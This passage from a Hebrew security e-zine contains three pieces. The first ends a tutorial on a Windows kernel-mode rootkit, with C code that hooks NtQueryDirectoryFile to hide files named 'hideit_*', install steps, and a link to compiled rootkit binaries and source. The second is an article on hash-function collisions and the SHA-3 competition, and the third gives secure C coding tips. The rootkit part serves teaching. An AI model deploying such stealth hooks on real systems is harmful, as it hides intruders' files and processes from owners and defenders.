        FileInformationClass == FileDirectoryInformation ||
        FileInformationClass == FileFullDirectoryInformation ||
        FileInformationClass == FileIdBothDirectoryInformation ||
        FileInformationClass == FileIdFullDirectoryInformation ||
        FileInformationClass == FileNamesInformation) &&
        IoStatusBlock->Information > 0) // and if there is any information
    {
        PWCHAR fileName;
        ULONG fileNameLength;
        PGENERAL_INFORMATION ptr = (PGENERAL_INFORMATION)FileInformation, lastPtr = NULL;

        do
        {
            // Get the filename from the current struct
            GetFileName(FileInformationClass, ptr, &fileName, &fileNameLength);

            // If it needs to be hidden (starting with 'hideit_')
```


```
            if (fileNameLength >= FILE_HIDE_LEN && memcmp(fileName, FILE_HIDE,
FILE_HIDE_LEN) == 0)
            {
                UNICODE_STRING us;
                us.Length = us.MaximumLength = fileNameLength;
                us.Buffer = fileName;
                DbgPrint("Hiding file %wZ", &us);

                if (lastPtr == NULL && ptr->NextEntryOffset == 0) // First item, last item
                {
                    if (ReturnSingleEntry)
                    {
                        ret = ZwQueryDirectoryFile(
                                        FileHandle,
                                        Event,
                                        ApcRoutine,
                                        ApcContext,
                                        IoStatusBlock,
                                        FileInformation,
                                        Length,
                                        FileInformationClass,
                                        TRUE,
                                        FileName,
                                        FALSE
                                    );
                        return ret;
                    }
                    else
                    {
                        IoStatusBlock->Status = STATUS_NO_MORE_FILES;
                        IoStatusBlock->Information = 0;
                        return STATUS_NO_MORE_FILES;
                    }
                }
                else if (lastPtr == NULL && ptr->NextEntryOffset != 0) // First item, NOT
last item
                {
                    memmove(ptr, (PUCHAR)ptr + ptr->NextEntryOffset, Length - ptr-
>NextEntryOffset);
                    IoStatusBlock->Information -= ptr->NextEntryOffset;
                }
                else if (lastPtr != NULL && ptr->NextEntryOffset == 0) // NOT first item,
last item
                {
                    lastPtr->NextEntryOffset = 0;
                    break;
                }
                else // NOT first item, NOT last item
                {
                    lastPtr->NextEntryOffset += ptr->NextEntryOffset;
                    ptr = (PUCHAR)ptr + ptr->NextEntryOffset;
                }
            }
            else
            {
                lastPtr = ptr;
                ptr = (PUCHAR)ptr + ptr->NextEntryOffset;
            }
        } while (lastPtr->NextEntryOffset != 0);
    }

    return ret;
}
```

כתבתי הערות, קראו את הקוד והשוו בין ארבעת המצבים השונים לבין ה-if עם ארבעת החלקים.

אותו הדבר בדיוק עשיתי עם הסתרת תהליכים, שם גם יש רשימה מקושרת שצריך להוריד איברים ממנה. הסתכלו בקוד **processHider.h** ו-**processHider.c** כדי לראות בדיוק איך זה נעשה.

הפעלת ה-Rootkit

זה הכל, קמפלו את הדרייבר על פי ההסבר בתחילת המאמר או שתשתמשו בקבצים המהודרים המצורפים למאמר זה. שימו את ה- rootkit.sys, install.exe ו-uninstall.exe באותה התיקייה, ולחצו פעמיים על install.exe. כל הקבצים והתהליכים ששמם מתחיל ב-hideit_ יעלמו. ברגע שתלחצו על uninstall.exe פעולתו של ה-Rootkit תופסק והקבצים והתהליכים יראו שוב. ה-Kernel-Mode Rootkit עובד!



לקריאה נוספת

האינטרנט מלא בחומר בנושאים אלו. הטכניקות שהשתמשתי בהן כאן הן רק אחדות מהאפשרויות הרבות. גוגל הוא חברכם הטוב ביותר.

רשימת מקורות נוספים, בחלקם השתמשתי בכתיבת המאמר:

- Rootkits: Subverting the Windows Kernel – ספר מקיף וטכני על Rootkits.
- החלק הראשון של מאמר זה.
- חלק ראשון ושני של המאמרים של Zerith על Rootkits.
- http://vxheavens.com/lib/vhf00.html - הוקים עבור הסתרת ערכים ב-Registry ועוד.
- http://www.shp-box.fr/blog/en/227 - דוגמה נוספת ל- SSDT Hooking.
- http://genesisdatabase.wordpress.com/2011/01/27/creating-your-own-driver-loader-in-/c-driver-loader-source-code-rootkit - טעינת דרייבר.
- http://www.uc-forum.com/forum/c-and-c/59147-writing-drivers-perform-kernel-level-ssdt-hooking.html - דוגמה ל-SSDT Hooking ותקשורת עם ה- User-land.

סיכום

אז מה היה לנו? יצרנו דרייבר והשתמשנו ב-Loader כדי לטעון אותו. בעזרת הדרייבר הורדנו את ההגנה על ה-SSDT שהיא טבלת כתובות הפונקציות. עשינו הוק ל-NtQueryDirectoryFile כדי להסתיר קבצים והוק ל-NtQuerySystemInformation כדי להסתיר תהליכים.

מצורפים קבצים מהודרים של הדרייבר וה-Loader. בתיקיה Loader יש את קוד המקור של install.exe ו-uninstall.exe ובתיקיה Driver את קוד המקור של ה-Rootkit עצמה:

http://www.digitalwhisper.co.il/files/Zines/0x15/Kernel-Mode_Rootkit.zip

- **MAKEFILE**, **SOURCES** - ההסבר במאמר
- **entry.c** - הקובץ הראשי של הדרייבר
- **protection.h** - הורדת והחזרת הגנת הכתיבה
- **ssdt.h** - מכיל את הגדרת מבנה ה-SSDT
- **filesHider.h**, **filesHider.c** - הפונקציה החלופית NewNtQueryDirectoryFile
- **processHider.h**, **processHider.c** - הפונקציה החלופית NewNtQuerySystemInformation

תגובות והערות אפשר לשלוח בבלוג של אחי ושלי:

http://www.kfr.co.il

או באימייל - vbCrLf@GMail.com.

פונקציות תמצות קריפטוגרפיות ותחרות ה-SHA3

מאת ד"ר אור דונקלמן, אוניברסיטת חיפה

הקדמה

פונקציות תמצות (Hash function) הן כלי תכנותי שימושי. היכולת של פונקציה לקבל כל אורך קלט, ולייצר תמיד את אותו אורך פלט, מאפשרת בניית מבני נתונים יעילים (Hash tables), אשר בתורם מאפשרים להאיץ ביצועי מחשבים, ולשפר אלגוריתמים (חפשו את הביטוי "Cuckoo hashing" לקרוא על אחד ממבני הנתונים החדשים והמרתקים שיש לעולם התיאוריה של מדעי המחשב להציע).

במקביל לפונקציות התמצות הרגילות, שעיקר תפקידן הוא לייצר מחרוזות באורך קבוע, קיימות פונקציות תמצות קריפטוגרפיות, שאכן מייצרות מכל קלט מחרוזת באורך קבוע, אבל באופן בטוח. הבעיה העיקרית העומדת בפני מי שבא להגדיר את פונקציות התמצות הקריפטוגרפית, היא מה פירוש הדרישה שהתמצית הנוצרת תהיה בטוחה. בעוד הקהילה הקריפטוגרפית מתחבטת בסוגיה הקריטית הזו, נהוג לציין שלוש דרישות בנוגע לבטיחות של פונקציית תמצות קריפטוגרפית h(M):

- (בטיחות מקור) בהנתן h(M), קשה למצוא M' כך שמתקיים h(M) = h(M')
- (בטיחות מקור שני) בהנתן M, קשה למצוא M' כך שמתקיים h(M) = h(M').
- (בטיחות התנגשות) קשה למצוא M ו-M' כך שמתקיים h(M) = h(M').

התפישה הרווחת בנוגע לפונקציות תמצות קריפטוגרפיות בטוחות היא שהן מייצרות ערכי תמצית שנראים אקראיים למדי. תכונה זו, יחד עם יצירת הפלט באורך קבוע, הפכה את פונקציות התמצות הקריפטוגרפיות לפופלריות מאוד: הן בשימוש בחתימות אלקטרוניות (כאשר הנוהג הוא לחתום על תמצית של ההודעה, ולא על ההודעה המקורית), בקבצי סיסמאות (כאשר נשמר בקובץ ערך התמצית של הסיסמא, מה שמונע קריאת הסיסמא מהקובץ), בגזירת מפתחות קריפטוגרפיים לשימוש (לדוגמא, בפרוטוקול IPsec), ובעוד שורה ארוכה של יישומי אבטחת מידע. לפיכך, יש רבים המדמים את פונקציות התמצות הקריפטוגרפיות לאולר השיווצרי הקריפטוגרפי - כלי שיכול לעשות הכל.

יש לציין כי פונקציות תמצות קריפטוגרפיות משמשות גם לדברים "לא אבטחתיים". לדוגמא, מכיוון שהן נורא רגישות לשינויים בקלט, אחת הדרכים לדעת האם קובץ השתנה (או התקבל בצורה לא נכונה), היא לשמור בצד את תוצאת הפעלת פונקציית התמצות עליו, ולבדוק האם הקובץ החדש נותן את אותה

תמצית. זאת הסיבה שבלא מעט מקרים ניתן לקבל לא רק את הקובץ עצמו, אלא גם את ה-md5sum שלו (שהוא פשוט תוצאת הפעלת פונקציית התמצות MD5 על הקובץ).

למרות העובדה שאכן פונקציות תמצות קריפטוגרפיות משמשות במגוון רחב של פרוטוקולים ויישומים, אנשי התיאוריה של הקריפטוגרפיה טרם הצליחו להגדיר את כל הדרישות מהן (בשונה מצפנים, עבורם המודלים התיאורטיים מוגדרים היטב). במשך שנים התחושה בקהילה הקריפטוגרפית הייתה שמדובר בבעיה של אנשי התיאוריה, מכיוון שאנשי המעשה, מתכנני פוקנציות התמצות, הציגו סדרה של פונקציות שהיו חזקות ומהירות כאחת, דוגמת MD5 ו-SHA1.

תור הזהב

יש לציין כי מרבית פונקציות התמצות מורכבות משני חלקים - פונקציות דחיסה (compression functions) ואופן שרשור (mode of iteration). עם הצגתה של פונקציית התמצות MD4 ע"י רון ריבסט ב-1989, התפתח הנוהג לבנות את פונקציות הדחיסה על בסיס שילוב פעולות XOR, חיבור (של מספרים בני 32-ביט), והזזות ציקליות, ואת פונקצית השרשור לבסס על אופן בשם Merkle-Damgard. לראיה, אחרי הצגת MD5 בשנת 1991 (שהיוותה שיפור של MD4 שסבל מכמה בעיות אבטחה קלות), לא הצליחו חוקרים ל"שבור" את הפונקציה במשך זמן רב.

יתר על כן, בשנת 1993, הכריזה ממשלת ארה"ב על תקן פונקצית תמצות קריפטוגרפית בשם SHA, המבוסס על אותם עקרונות כמו MD5 (עם כמה שינויים קטנים), ואחרי שנתיים, הם עדכנו את התקן, והציגו את SHA1. שתי הפונקציות - SHA1 ו-MD5, שלטו בכיפה. הן היו מהירות, נחשבו בטוחות, והקהילה הקריפטוגרפית סברה שבכך נגמר הדיון על פונקציות תמצות. מלבד אורכי הפלט הקצרים משהו (128-ביט ל-MD5, ו-160-ביט ל-SHA1), שהביא להצגתן גם של פונקציות התמצות ממשפחת SHA2 (עם אורכי פלט של 224, 256, 384 או 512 ביט), התחושה הרווחת הייתה שזהו, הינה דוגמא לבעיה שפתרנו היטב.

הגירוש מגן עדן

ואז הגיעה שנת 2004. באותה שנה, נחשפה התקפה למציאת התנגשויות בפונקציית התמצות MD5. ההתקפה, שהוצגה ע"י פרופ' שיואוון וונג (Xiaoyun Wang, משמשת כיום כחברת סגל באוניברסיטת Shandong היוקרתית) הראתה כי ניתן למצוא התנגשויות בפונקציות תמצות כגון MD4, MD5, ואפילו SHA1. ההתקפות של פרופ' וונג על MD4 היו כל כך יעילות, שאת כל החישובים הדרושים אפשר ניתן

לבצע בחישוב ידני! ההתקפה על MD5 לקחה כשעת ריצה, ויצרה התנגשויות, וההתקפה על SHA1 הראתה שבטיחותה כפונקציית תמצות איננה מושלמת.

מאז הצגת ההתקפות של וונג, ההתקפות על פונקציות תמצות רק הלכו והשתכללו. היום, אנחנו יודעים למצוא התנגשויות ב-MD5 במספר שניות (אפילו על המחשב ששימש את וונג למצוא התנגשות בשעה), ובטיחותה של SHA1 מוטלת בספק לנוכח קיומן של מספר התקפות (אם כי, אף אחת מאלה לא מומשה לחלוטין).

מלבד ההתקפות הללו, החל מחקר אינטנסיבי ביותר בנוגע למה לעשות עם אותן התקפות. יש להבין שהתנגשויות בפונקציות הדחיסה בעצמן נחשבות הרסניות ביותר, אבל הן לא תמיד מתרגמות להתקפות שימושיות כנגד פונקציית התמצות, מכיוון שההתנגשות מבוססת לרוב על ערכים שנראים אקראיים למדי. לכן פרוטוקולים הנסמכים על פונקציות התמצות יכולים עדיין להיות בטוחים לשימוש. לדוגמא, התנגשות בפונקציית הדחיסה, לא מקלה על מציאת שני מסמכי PDF בעלי אותו ערך תמצות...

בעקבות מחקריו של מרקוס דאום וסטפן לוקס (Markus Daum, Stefan Lucks), חוקרים הצליחו להראות כיצד ניתן לבנות שני מסמכי postscript אשר חולקים ערך תמצית זהה (תוך ניצול התנגשות שיוצרה ע"י הטכניקה של וונג). מאוחר יותר, התוצאות הללו הורחבו לשני מסמכי וורד, PDF, ואפילו תמונות TIFF. התקפה זו היא אלגנטית ביותר, וניתן בקלות להעביר אותה לכל מבנה קבצים אשר מאפשר בשפה שלו מבני if-else. לדוגמא, ההתקפה על postscript מבוססת על הרעיון הבא: נניח כי מצאנו זוג ערכים X ו-Y, כך שהם מתנגשים עבור פונקציית הדחיסה של MD5 (לא פונקציית התמצות!). במקרה שכזה, ניתן לייצר שני קבצי postscript, אשר ידפיסו למסך (ולמדפסת) שני מסמכים שונים למראה, אך חולקים ערך MD5 (של פונקציית התמצות המלאה).

המסמך הראשון יהיה מהצורה (בכתיב C, הצורה המדויקת של postscript שונה במעט, אבל בעלת אותו עקרון):

```
temp = X;
if (temp == X)
    print (Document 1)
else
    print (Document 2)
```

בעוד שהקובץ השני יהיה מהצורה:

```
temp = Y;
if (temp == X)
    print (Document 1)
else
    print (Document 2)
```

קל לראות, כי עבור הקובץ הראשון, המסמך שיודפס יהיה Document1, בעוד שהקובץ השני ידפיס את Document2. עם זאת, מהרגע ש-X ו-Y גורמים להתנגשות בפונקציית הדחיסה, מכיוון שהמשך הקובץ זהה, הרי שבהכרח גם תווצר התנגשות בערך פונקציית התמצות המלאה, מה שמבטיח ששני הקבצים יהיו בעלי ערך MD5 זהה.

סדרת מחקרים אחרת הראתה כיצד לנצל את הטכניקות של וונג (ושל רבים אחרים), יכולה לשמש לייצור סרטיפיקטים מזויפים. המחקר (שהרוח החיה בו היא מארק סטיבנס) הראה בהתחלה כיצד לייצר שני סרטיפיקטים עבור אותה יישות, אבל עם מפתחות פומביים שונים. סרטיפקט אחד נחתם ע"י ה-CA, והחתימה (בגלל צורת החתימה) תקפה מיידית גם לסרטיפיקט הזה. לאט לאט שוכללו השיטות, עד שמארק הצליח לייצר שני סרטיפיקטים - האחד, על שמו, והשני סרטיפיקט מסוג מיוחד, שמצהיר כי בעליו הוא CA בעצמו! כלומר, לאחר השגת החתימה על הראשון, היה למארק סרטיפיקט שהוא עצמו CA, ולכן הוא יכל לייצר סרטיפיקטים כאוות נפשו! (יש לציין שהדרך בה סרטיפיקטים משמשים, מאפשרת ל-CA שכולם מכירים, דוגמת Verisign, לתת לגופים אחרים סרטיפיקט שהם עצמם CA-ים). לפרטים נוספים אתם מוזמנים להציץ באתר של מארק - http://www.win.tue.nl/hashclash/rogue-ca.

במקביל, הבטיחות של Merkle-Damgard החלה להתערער. סדרה של מאמרים הראתה כל מיני בעיות בפונקציות המתבססות על אופן השרשור הזה, כולל התקפות למציאת מקור שני. אם נוסיף לכך את העובדה שכמעט כל פונקציות התמצות שהוצגו לפני שנת 2000 נשברו (נכון להיום, רק משפחה אחת של פונקציות תמצות מלפני שנת 2000 נחשבות בטוחות - Ripemd), והעובדה שמשפחת SHA2 תוכננה תחת אותם עקרונות של SHA1 (שנחשבת לא בטוחה מספיק), ומשתמשת ב-Merkle-Damgard, הביאה לכך שהעולם נהפך על פיו (אוקי, לפחות מי שמתעסק בפונקציות תמצות).

למקומות, היכון, רוץ!

מאז הצלחת התחרות לבחירת המחליף של ה-Data Encryption Standard (תחרות ה-AES שנערכה בשנים 1997-2000, ובסיומה זכה Rijndael והפך ל-Advanced Encryption Standard), נחשבות תחרויות קריפטוגרפיות כדרך למצוא פונקציות קריפטוגרפיות טובות. הרעיון הבסיסי הוא שכל מומחה מכין את ההצעה שלו, אשר משולחת לחופשי. כל ההצעות עוברות הן אנליזת חוזק והן אנליזת ביצועים (בחומרה ובתוכנה). לכל מומחה יש אינטרס לנסות למצוא בעיות אבטחה אצל המתחרים, וכמובן שמומחי מימוש מתחרים ביניהם מי יצליח לממש את הפונקציות בצורה מהירה יותר.

לכן, החליט ה-National Institute of Standards and Technology, לערוך את תחרות SHA3. כל מי שרצה התבקש לשלוח את ההצעה שלו לתחרות, ואכן, 64 הצעות שונות נשלחו ל-NIST, אשר בתורו קיבל כ-51 כעומדות בדרישות מינימום (קוד ב-C, הסבר ברור דיו, ועוד כמה סעיפים טכניים). אותן 51 הצעות פורסמו באתר של NIST, באתרים של המחברים, ומיד נבחנו. חלק גדול מההצעות נשבר כבר בכמה חודשים הראשונים לאחר מועד השליחה לתחרות (27 הצעות בסה"כ נשברו ברמה זו או אחרת). במקביל, זמני הריצה של המועמדים נמדדו, ולאחר שנה של ניתוחים ובדיקות, בחרו ב-NIST (מתוך 24 ההצעות הבטוחות) רשימה של 14 פונקציות שעברו לשלב השני. כעת, משצומצמה רשימת המועמדים, ניתן היה להתרכז יותר, ולדון באופן יותר פרטני במועמדים, הן מבחינת אבטחה, והן מבחינת מימוש.

השלב השני של התחרות ארך כשנה וחצי, והוא הסתיים בדצמבר האחרון. בסיומו, מתוך 14 המועמדים שנותרו (שמתוכם אחד נשבר, כנגד 8 היו התקפות שאינן שוברות את הפונקציה עצמה, אבל לא אמורות להיות שם), נבחרו 5 הצעות (חלקן מה-8), ועברו לשלב השלישי והאחרון של התחרות. יש לציין שבכל מעבר בין השלבים, הורשו המגישים לעדכן קלות (tweak) את האלגוריתם שלהם בדרכים שמשפרות את האבטחה (או הביצועים, או שניהם). ואכן, ארבעה מתוך חמשת המועמדים בסיבוב האחרון אכן שינו את האלגוריתם שלהם.

בעוד כשנה בערך, תערוך NIST כנס אחרון בנושא מי מחמשת המועמדים האחרונים הוא הכי מתאים להיות SHA3, ולאחר מכן, תבחר אחד מ-Blake, Grostel, JH, Keccak או Skein, כפונקציית התמצות הבאה. כמובן, שכל אחת מהפונקציות הללו יש לה יתרונות וחסרונות ביחס לאחרות, ונראה כי כמעט כל בחירה ש-NIST תעשה תהיה סבירה (מלבד JH, לכל אחת מהפונקציות האחרות יש מספיק יתרונות להפוך אותן לבחירה טובה). עד אז, יאלצו מי שמחליפים את המערכות שלהם להחליט האם לעבור ל-SHA2 (שנחשבת בטוחה עדיין), או לחכות כבר ל-SHA3.

גם אתם יכולים לעזור

מי מכם אשר מתעניין בנושא, יכול לעזור ל-NIST להגיע להחלטה נכונה. התחרות לוקחת בחשבון שני פרמטרים - חוזקן של פונקציות התמצות ויעילותן (בתוכנה ובחומרה). אם אתם מתכנתים טובים (או שולטים בתכן רכיבי ASIC או FPGA), הקהילה הקריפטוגרפית תודה לכם אם תנסו לכתוב מימושים יותר מוצלחים (מהירים/קטנים/חוסכי אנרגיה וכו') עבור הפונקציות הנותרות. גם אם אין לכם את הזמן לכתוב מימושים חדשים, אתם יכולים לעזור ע"י הרצת תוכנה המודדת זמני ריצה של המועמדים השונים. התוכנה זמינה מאתר eBASH בכתובת: http://bench.cr.yp.to/ebash.html.

משם אתם יכולים להוריד את גרסת ה-supercop האחרונה, ולתת לה לרוץ על המעבדים שברשותכם, כדי למדוד את זמני הריצה של מימושים רבים. הגרסא גם מכילה מספר מימושים קודמים של המועמדים, וברור ששיפורם יעזור לזיהוי מי מהמועמדים הוא הכי יעיל.

ברור שאם תצליחו למצוא חולשה באחד מהמועמדים - נשמח לדעת!

על המחבר

ד"ר אור דונקלמן, מהחוג למדעי המחשב באוניברסיטת חיפה, הוא חוקר פעיל בתחום הקריפטאנליזה (שבירת צפנים), אבטחת מידע, ופרטיות. אור פרסם מספר רב של מאמרים הבודקים את חוזקם של צפנים ומערכות קריפטוגרפיות. מבין מחקריו, בולטות עבודותיו בנוגע לאבטחה של ה- Advanced Encryption Standard (AES), צופן הבלוקים KASUMI (המשמש לצורך הגנה על תעבורת 3G), וכן צופן ה-KeeLoq, המשמש במערכות שלט רחוק לכניסה, כגון מערכות אזעקה.

בנוסף, אור עובד על שיפור התקפות קריפטאנליטיות והמצאת טכניקות חדשות. חלק מפיתוחיו בתחום שבירת הצפנים, איפשרו את ההתקפות האחרונות על צופן ה-AES המלא, וכן מספר צפנים נוספים.

אור סיים את לימודי הדוקטורט בפקולטה למדעי המחשב בטכניון בשנת 2006, ומאז עבד במספר מוסדות מחקר (Katholieke Universiteit Leuven, Ecole Normale Superieure, ומכון וייצמן למדע), טרם הגעתו לאוניברסיטת חיפה.

אתרו:

http://www.cs.haifa.ac.il/~orrd

כמה אתרים קשורים שעשויים לעניין אתכם:

האתר הרשמי של התחרות: http://csrc.nist.gov/groups/ST/hash/sha-3/index.html

אתר SHA3-zoo המרכז תוצאות על המועמדים: http://ehash.iaik.tugraz.at/wiki/The_SHA-3_Zoo

האתר של Blake (המועמד המועדף עלי): http://www.131002.net/blake

האתר של Grostel (קרויה על שם מאכל אוסטרי מפורסם): http://www.groestl.info

האתר של Keccak (שבין מתכנניו, יואן דימן ממציאי ה-AES): http://keccak.noekeon.org

האתר של Skein (בין מתכנניו, ברוס שנייר, איש אבטח מידע המפורסם): http://www.skein-hash.info

דגשים לתכנות מאובטח

מאת אדיר אברהם

הקדמה

האם חשבת על הקוד שלך כ"קוד בטוח"? האם אתה מתכנת קוד מאובטח? מה זה בכלל ומה הבעיה, בעצם? כתיבת קוד לכשעצמו, בדר"כ מונחית מטרה מסויימת - התוכנית צריכה לבצע את מה שביקשו מאיתנו שהיא תעשה. אך האם זה מספיק? לכאורה, התוכנית שלנו מבצעת את מה שביקשו מאיתנו, אך האם חשבנו באמת על כל האפשרויות? מה יקרה אם נאפשר הכנסת קלט גדול מדי, או סתם נאפשר גישה לספריה בתוך המערכת כי נוח לנו? ומה אכפת לנו בעצם?

במאמר זה אנסה להסביר את הבעיות בכתיבת קוד "פשוט", ללא התחשבות באבטחתו, וכן אסביר כיצד לכתוב קוד בטוח. במאמר זה אתייחס בעיקר לעקרונות בשפת C, אך העקרונות שמוצגים כאן, מתאימים כולם או חלקם גם לשפות נוספות, וחשוב להתייחס אליהם בזמן כתיבת הקוד. נעבור על דברים שצריך לעשות (ואנחנו, כנראה, לא תמיד עושים אותם או חושבים עליהם) ולא פחות חשוב - למה צריך לעשות אותם.

Validation של הקוד

שימוש נכון בשורת הפקודה:

הרבה תוכניות מקבלות קלט משורת הפקודה. פונקציות כגון getuid ו-setgid עלולות להיות בשימוש ע"י משתמש לא אמין. לכן, פקודות אלו צריכות להגן על עצמן משימוש לא נאות דרך שורת הפקודה. תוקפים עלולים לשלוח נתונים דרך שורת הפקודה, ולכן יש צורך בוידוא הקלטים ולא לתת שימוש ישיר בפונקציות עצמן, ללא וידוא קלט נכון והגיוני שמגיע ישירות מהמשתמש.

משתני סביבה:

בתור ברירת המחדל, משתני הסביבה מתקבלים בירושה מתהליך האב. למרות זאת, כשתוכנית מריצה תוכנית אחרת, היא יכולה לשנות את משתני הסביבה המקוריים למשתני סביבה משלה, וע"י כך ליצור שליטה בסביבת העבודה. נרצה למנוע את אופציית השינוי.

שמות קבצים:

לא מעט פעמים לא שמים לב לשמות קבצים, למרות שיש להם משמעות רבה הן כקלט והן כסטנדרט. נרצה להמנע (בהעדר סיבה מוצדקת) מקליטת שמות הקבצים המכילים את ".." (ספריה אחת למעלה), וכן נרצה להמנע משינוי או יצירת ספריה חדשה ע"י איסור השימוש בתו "/". נרצה גם להמנע משמות קבצים המכילים wildcards כגון "*", "?" וכדומה. מניעות נוספות הן שימוש בקו מוביל ("-") אשר עלול להתפרש כפרמטר, שימוש ברווחים אשר עלול להתפרש כשני קבצים נפרדים, שימוש בתוים שאינם תואמים לתקן UTF-8 ועוד.

תכני הקובץ:

מה יכיל קובץ? נניח שנרצה לקלוט נתונים מתוך קובץ אשר ינתן ע"י המשתמש. מה יהיה בו? אך ורק את מה שנגדיר כמשהו חוקי בלבד, כדי למנוע את הבעיות מסעיפים א-ג וכן בעיות נוספות (באגים). ואם ניתן למשתמש קובץ בעצמנו? נרצה כמובן שהוא לא ישנה את הקובץ (שמו, עריכה/מחיקה שלו וכו'), ולכן נרצה למנוע זאת ממנו ע"י הגבלות מתאימות.

מניעת Buffer Overflow

רבות נאמר ונכתב על Buffer Overflow, ובכל זאת, חשוב להזכיר את הנושא. נדגיש את הנושאים העיקריים בשפת C ו- C++. Buffer Overflow נגרם כאשר קלט באורך מסויים נכתב לתוך buffer שגודלו קבוע וקטן יותר מאורך הקלט. קלט כזה יכול להתקבל ע"י המשתמש ישירות, וכן מגורמים נוספים אשר נובעים מעיבוד הקובץ. אם ה-buffer מכיל משתני סביבה של כותב התוכנית, נוכל לדרוס אותם ע"י buffer overflow וכן כתיבת משתני סביבה משלנו. התוצאה היא שנוכל להריץ קוד זדוני כלשהו. שפות תכנות גבוהות יותר חסינות מכך, מפני שהן מכילות מנגנוני הגנה שונים כגון שינוי גודל ה- buffer או הכנסה לתור אחר, כשישנה חריגה מהגודל המקורי. לשפת C אין הגנה כזו, וניתן ליצור בעיות דומות ע"י שימוש לא נכון בשפת C++.

מתכנתי שפת C צריכים להמנע משימוש בפונקציות אשר לא בודקות חסם עליון של buffer (אשר אותו ניתן לעבור וע"י כך לעשות buffer overflow). פונקציות לדוגמא הן vsprintf(), sprint(), strcat() וכן gets(). אלו צריכות להיות מוחלפות עם snprintf(), strncat(), strncpy() ו- fgets() בהתאמה. גם משפחת scanf() מסוכנת וכן הפקודות strecpy(), streadd(), getpass(), getopts(), realpath() ו-strtrns() שמקבלות פרמטרים ללא חסם על ה- buffer. בנוסף לחסם על גודל ה- buffer, נרצה לבדוק שהגודל לא שלילי, מכיוון שאם הנתונים הם signed, נוכל לגלוש מגודל הנתונים ע"י מתן אורך קלט גדול מדי.

לדוגמא:

```
char *buf;
int i, len;
read(fd, &len, sizeof(len));
if (len > 9000) { error("too large length"); return; }
/* len < 0 ... */
buf = malloc(len);
read(fd, buf, len); /* len is casted to unsign and overflows */
```

עקרונות תכנות נכונים לאבטחת תוכנות

כמהנדסי תוכנה, נרצה לשמור על מספר עקרונות בסיסיים כאשר אנו מתכננים ויוצרים תוכנה פוטנציאלית. חלק מהעקרונות מבוססים על תכנות נכון באופן כללי, אך כל המצויינים כאן חשובים גם לאבטחת הקוד הנכתב לשימוש נכון ולא זדוני.

מינימום הרשאות:

כל משתמש וכל תוכנית צריכה לפעול עם מינימום עם ההרשאות האפשרי. עקרון זה יקטין את הסכנה מפני טעות או תקיפה של משתמש אשר יוכל לקבל הרשאות לבצע דברים במערכת שהוא לא צריך לעשות. עקרון זה גם יקטין את מספר האינטרקציות עם תוכניות בעלות פריבילגיות גדולות יותר כך שפעולות לא מכוונות ולא נאותות לא יבוצעו ע"י תוכניות אלו. נרחיב את עקרון זה ונאמר שרק החלק הקטן ביותר של התוכנית שצריך לקבל פריבילגיות גדולות יותר, אכן יקבל אותן. בכל שלב אחר, הפריבילגיות תהיינה נמוכות.

בדיקת הרשאות:

כל ניסיון גישה חדש, אשר דורש פריבילגיה גבוהה יותר, חייב להבדק. בדיקה זו חייבת להיות מוגנת משינוי או תקיפה. למשל, בתכנון שרת חדש, נרצה שהשרת יוכל לבדוק את כל המשתמשים (clients) שרוצים לגשת למערכת, אך שהם לא יוכלו לשנות את הבדיקה הזו, להתחמק ממנה או חלילה לשנות את השרת או את שאר המשתמשים.

מנגנוני אל-כשל:

מה נעשה עם המערכת נכשלת? ומה נעשה אם הקלט הוא שגוי? נרצה במקרה כזה למנוע גישה. לא נשאיר את המערכת כמות שהיא. כאשר משתמש מסויים נותן למערכת קלט שגוי, יש למנוע ממנו את הגישה לנסיון נוסף. בהנחה שמדובר במשתמש תמים (נניח, כזה ששכח סיסמא), ניתן לו את האפשרות לנסות עוד מספר פעמים מועטות עד שנחסום לו את הגישה לחלוטין. במקרה כזה, נוכל לשלוח הודעת שגיאה מתאימה אשר תבהיר שהמשתמש נחסם, אך נשתדל לא לשלוח הודעה מפורטת מדי (כגון הודעת

Debugging) אשר תתן לתוקף פוטנציאלי אינפורמציה מפורטת מדי, כזו שתאפשר לו בסופו של דבר למצוא פרצות אחרות במערכת ולנצל אותן.

מינימום זמן לפריבילגיות גבוהות:

במידה ויש צורך לתת פריבילגיה גבוהה יותר בפרק זמן מסויים (למשל, עבור יצירת קובץ חדש), יש להגבילו בזמן כדי להבטיח שהפריבילגיה תתקבל אך ורק לזמן הדרוש לה ולא מעבר. לאחר השימוש בפריבילגיה, או לאחר אי-שימוש בפרק זמן מסויים, יש להגביל את הפריבילגיה שניתנה.

הגבלת המידע הנגיש:

במידת האפשר, יש להקטין למינימום את כמות המידע הלא-רלוונטי שניתן לגשת אליו. למשל, בעת גישה לקריאה ממסד נתונים, רצוי לאפשר את קריאת המידע הרלוונטי (שאותו המשתמש בסופו של דבר אמור לקרוא).

הגבלת כמות המשאבים המאופשרת:

יש למנוע ממשתמש לגזול את משאבי המערכת, ע"י שימוש מסיבי בהם. כלומר, במידה וישנו שימוש רב מדי במשאב מסויים, יש להוריד ממנו את ההרשאות המתאימות לכך, או להגביל את המשאב ע"י מסירתו למשתמש אחר, כדי למנוע רעב בתוך המערכת.

הקטנת הפונקציונליות של הרכיב:

